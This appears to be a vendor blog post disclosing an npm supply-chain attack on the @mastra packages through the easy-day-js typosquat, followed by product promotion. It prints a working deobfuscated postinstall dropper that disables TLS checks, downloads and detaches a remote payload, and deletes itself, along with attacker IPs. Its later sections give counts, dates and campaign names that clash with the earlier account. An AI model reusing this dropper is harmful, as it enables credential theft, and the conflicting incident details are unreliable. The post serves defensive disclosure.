Summary

On June 17, 2026, an attacker compromised the @mastra npm organization and quietly added easy-day-js as a dependency across 140+ packages in the Mastra AI framework ecosystem. easy-day-js is a typosquat of the popular dayjs date library, and its latest version contained an obfuscated postinstall dropper that downloaded and ran a second-stage payload from attacker-controlled servers, then deleted itself to remove any trace. Packages with a combined weekly download count exceeding 1.1 million were exposed. If you installed any @mastra package today, treat your environment as compromised.
This is an ongoing attack. Additional @mastra packages are continuing to be compromised as we publish this post. we will continue to update our blog post with additional findings. We have responsibly disclosed this issue in mastra-ai-repo: https://github.com/mastra-ai/mastra/issues/18045
Background: The Mastra AI Framework
Mastra is a rapidly growing open-source TypeScript framework for building AI agents, multi-step workflows, and retrieval-augmented generation (RAG) pipelines. It provides native integrations for major LLM providers (OpenAI, Anthropic, Google), persistent agent memory, Model Context Protocol (MCP) servers, vector databases, and cloud deployment targets. Because Mastra sits at the intersection of AI development and cloud infrastructure, its packages are routinely installed in environments that hold some of the most sensitive credentials in modern software development:
- LLM API keys (
OPENAI_API_KEY,ANTHROPIC_API_KEY,GOOGLE_API_KEY) - Cloud provider credentials (
AWS_ACCESS_KEY_ID,AWS_SECRET_ACCESS_KEY,AZURE_TENANT_ID) - Database connection strings and tokens
- CI/CD secrets and VCS tokens (
GITHUB_TOKEN,NPM_TOKEN)
This makes the Mastra ecosystem an exceptionally high-value target for supply chain attackers.
How the Attack Unfolded
Stage 0 Pre-positioning: The Clean Bait Package (June 16)
The attack actually started the day before. On June 16, 2026 at 07:05 UTC, npm user sergey2016 published easy-day-js@1.11.21, a clean, fully functional copy of the legitimate dayjs date library with no malicious code at all. Its only purpose was to look credible. The package mirrors dayjs's version numbering (1.11.x), author metadata (iamkun), homepage, repository URL, license, and keywords, so it could pass a casual visual inspection without raising flags.
This bait version (not the malicious one) was what got injected into the @mastra packages as a dependency. The trick is in how npm resolves versions: the dependency was pinned as "easy-day-js": "^1.11.21", which means npm always resolves to the latest matching version at install time. So once the attacker published the malicious 1.11.22, every fresh npm install would automatically pull the payload without needing any further changes to the @mastra packages themselves.
Stage 1 Payload Upload (June 17, 01:01 UTC)
At 01:01 UTC on June 17, sergey2016 published easy-day-js@1.11.22. This version is identical to 1.11.21 with one addition: a file named setup.cjs (4,572 bytes) and a postinstall hook that executes it:
"postinstall": "node setup.cjs --no-warnings"
The --no-warnings flag suppresses Node.js runtime warnings that might tip off the user. The setup.cjs file itself is obfuscated using a custom-alphabet Base64 scheme backed by a 40-element string array that has to be rotated 34 positions before an arithmetic integrity check passes. This is specifically designed to trip up static analysis tools that evaluate the string array before the rotation runs.
Stage 2 @mastra Organization Compromise & Mass Publish (01:12–02:39 UTC)
Just 11 minutes after uploading the payload, the attacker used compromised @mastra organization credentials to kick off an automated publishing campaign. Over the next 88 minutes, 140+ packages across the entire Mastra ecosystem were republished with easy-day-js quietly added as a production dependency.
The cadence makes it obvious this wasn't manual. Packages were arriving in tightly spaced clusters throughout the window, consistent with a script that enumerated the full @mastra organization and processed packages in batches.
Stage 3 Dropper Execution at Install Time
When a developer runs npm install @mastra/core (or any of the infected packages), npm resolves easy-day-js to version 1.11.22, the latest patch matching ^1.11.21, and automatically runs its postinstall hook. The obfuscated setup.cjs then executes the following logic:
'use strict';
const child_process = require('node:child_process');
const crypto = require('node:crypto');
const fs   = require('node:fs');
const os   = require('node:os');
const path = require('node:path');

// Disable TLS certificate verification
process.env.NODE_TLS_REJECT_UNAUTHORIZED = '0';

(async () => {
  try {
    const stage2Url = 'https://23.254.164.92:8000/update/49890878';
    const stage2C2  = '23.254.164.123:443';

    // Write install beacon to temp directory
    fs.writeFileSync(path.join(os.tmpdir(), '.pkg_history'), __dirname, 'utf-8');
    fs.writeFileSync(path.join(os.tmpdir(), '.pkg_logs'), pkgMarker);

    // Download stage-2 payload (TLS disabled)
    const payload  = await (await fetch(stage2Url)).text();

    // Write to random-named file and spawn as detached background process
    const filename = crypto.randomBytes(12).toString('hex') + '.js';
    const filepath = path.join(os.tmpdir(), filename);
    fs.writeFileSync(filepath, payload, 'utf8');

    child_process.spawn(process.execPath, [filepath, stage2C2], {
      cwd: os.tmpdir(), detached: true, stdio: 'ignore', windowsHide: true
    }).unref();

  } catch {}
  finally {
    // Self-delete to destroy forensic evidence
    fs.rmSync(__filename, { force: true });
  }
})();
Several behaviors make this dropper particularly effective at evading detection:
- TLS certificate bypass. Setting
NODE_TLS_REJECT_UNAUTHORIZED=0lets the dropper reach the C2 server even if it uses a self-signed certificate, so a bad cert won't cause a visible download failure. - Beaconing. Before fetching the payload, the dropper writes the package's full installation path (
__dirname) to<tmpdir>/.pkg_history, giving the attacker a map of affected machines. - Process detachment. The stage-2 payload is spawned with
detached: trueandstdio: 'ignore', then immediately.unref()'d. It keeps running in the background after npm exits, with no visible output. - Self-deletion.
fs.rmSync(__filename, { force: true })removessetup.cjsfrom the package tree right after it runs, wiping the main forensic artifact.
Stage 4 Stage-2 Payload
The stage-2 payload is fetched at runtime from https://23.254.164.92:8000/update/49890878 and is not embedded in any tarball. It runs as a detached background process with 23.254.164.123:443 passed as its first argument, almost certainly the command-and-control address. Given that Mastra environments typically hold LLM API keys and cloud credentials, the most likely outcome of stage-2 execution is environment variable harvesting and exfiltration to that C2.
Runtime Analysis Using Harden Runner


To validate the malware's behavior at runtime, we installed @mastra/core@1.42.1 in a controlled GitHub Actions workflow with StepSecurity Harden Runner enabled in block mode. In block mode, Harden Runner enforces an allowlist of permitted outbound endpoints at the step level — any connection attempt to an address outside that list is blocked and logged before a single byte leaves the runner.
The moment easy-day-js@1.11.22's postinstall hook fired, Harden Runner intercepted and blocked the outbound call to 23.254.164.92:8000. Because the stage-2 payload could not be downloaded, the rest of the attack chain never executed:
- Stage-2 payload download blocked — the fetch to
https://23.254.164.92:8000/update/49890878was cut off at the network layer. No payload file was written to the temp directory. - Detached child process never spawned — with no payload on disk, the
child_process.spawncall had nothing to run. The stage-2 C2 at23.254.164.123:443was never contacted. - Credential exfiltration prevented — because the attack chain stopped at the first network call, no environment variables, API keys, or cloud credentials were exposed to the attacker.
- Block logged in real time — the blocked connection appears immediately in the Harden Runner network events view, giving teams a clear, timestamped record of the attempt without needing to correlate logs from multiple sources.
The 23.254.164.92 IP is now on the StepSecurity Harden Runner Global Block List, so workflows do not need to manually allowlist-configure anything — the block applies automatically to all protected workflows.
You can inspect the full network events log from our controlled run here: View example run — C2 domain blocked by Harden Runner
The Typosquat: easy-day-js vs dayjs
The choice of dayjs as the legitimate package to impersonate was deliberate. dayjs is one of the most widely used JavaScript date libraries, with name recognition that reduces the likelihood a developer reviewing a dependency list will flag easy-day-js as suspicious. The attacker went further by copying the legitimate library's package metadata wholesale:
The only reliable distinguishing features are the npm maintainer (sergey2016, registered with sergey2016@tutamail.com) and the presence of setup.cjs in the tarball. A developer performing a routine npm audit or visual review of package.json would have no obvious signal that something was wrong.
Obfuscation: Three Layers
The setup.cjs dropper employs three distinct obfuscation layers, stacked to defeat automated static analysis
- Custom-alphabet Base64 encoding. All string literals (API names, C2 URL, file paths) are stored using a shuffled Base64 alphabet with lowercase letters first, then uppercase, then digits. Standard Base64 decoders will produce garbage without first reversing the alphabet mapping.
- Array rotation with integrity check. The decoded 40-element string array has to be rotated exactly 34 positions before an arithmetic checksum equals
0x4c11d(311,581). Any static analysis tool that tries to evaluate the array before the rotation runs will index the wrong strings and miss the actual payload logic. - XOR-encoded beacon marker. The package name
easy-day-jsis stored as the byte sequence[0xe5, 0xe1, 0xf3, 0xf9, 0xad, 0xe4, 0xe1, 0xf9, 0xad, 0xea, 0xf3]and written to.pkg_logsas raw binary, so the plaintext string never shows up in any file written to disk.
Notably, the C2 URL https://23.254.164.92:8000/update/49890878 appears in plaintext within the obfuscated source — an unusual choice that may indicate the dropper was prepared under time pressure.
Indicators of Compromise (IOCs)
All Affected Packages
The following packages across the Mastra organization were compromised. Any version listed in this table published on 2026-06-17 should be considered malicious.
For StepSecurity Enterprise Customers
Threat Center Alert

StepSecurity has published a threat intel alert in the Threat Center with all relevant links to check if your organization is affected. The alert includes the full attack summary, technical analysis of the Phantom Gyp technique, IOCs, all 57 affected packages and 286+ malicious versions, and remediation steps, so teams have everything needed to triage and respond immediately. Threat Center alerts are delivered directly into existing SIEM workflows for real-time visibility.
Harden-Runner


Harden-Runner is a purpose-built security agent for CI/CD runners. It monitors all network events, process executions, file access, and outbound network connections at the step level in GitHub Actions, providing full runtime visibility into what happens during every workflow step, including npm install.
Harden-Runner detected and blocked outbound call to c2 ip address containing the attack.
https://app.stepsecurity.io/github/actions-security-demo/compromised-packages/actions/runs/27661280135?jobId=81806027647
Secure Registry
StepSecurity Secure Registry provides each enterprise customer with a dedicated, policy-enforced npm registry that sits between your existing package manager (such as JFrog Artifactory) and the public npm registry. Instead of fetching packages directly from registry.npmjs.org, your infrastructure routes requests through your StepSecurity registry, which applies configurable security policies before serving any package.
The primary defense here is the cooldown period. Newly published package versions are held for a configurable window before being served to any developer machine or CI/CD pipeline. When the compromised @mastre packages were published to npm, Secure Registry customers were never exposed. If affected packages were still not removed by npm within your configured cooldown period, this will still be blocked by our 'Compromised Packages' control.

Detect Compromised Developer Machines

StepSecurity Dev Machine Guard gives security teams real-time visibility into npm packages installed across every enrolled developer device. When a malicious package is identified, teams can immediately search by package name and version to discover all impacted machines.
npm Package Cooldown Check
Newly published npm packages are temporarily blocked during a configurable cooldown window. When a PR introduces or updates to a recently published version, the check automatically fails. Since most malicious packages are identified within hours, this creates a crucial safety buffer. In this case, 57 packages across 286+ malicious versions were published in a rolling campaign lasting under two hours on June 3, so any PR updating to an affected version during the cooldown period would have been blocked automatically.

npm Package Compromised Updates Check
StepSecurity maintains a real-time database of known malicious and high-risk npm packages, updated continuously, often before official CVEs are filed. If a PR attempts to introduce a compromised package, the check fails and the merge is blocked. All compromised versions from this Miasma campaign, including @vapi-ai/server-sdk, ai-sdk-ollama, and the full jagreehal package family, were added to this database within minutes of detection.

npm Package Search
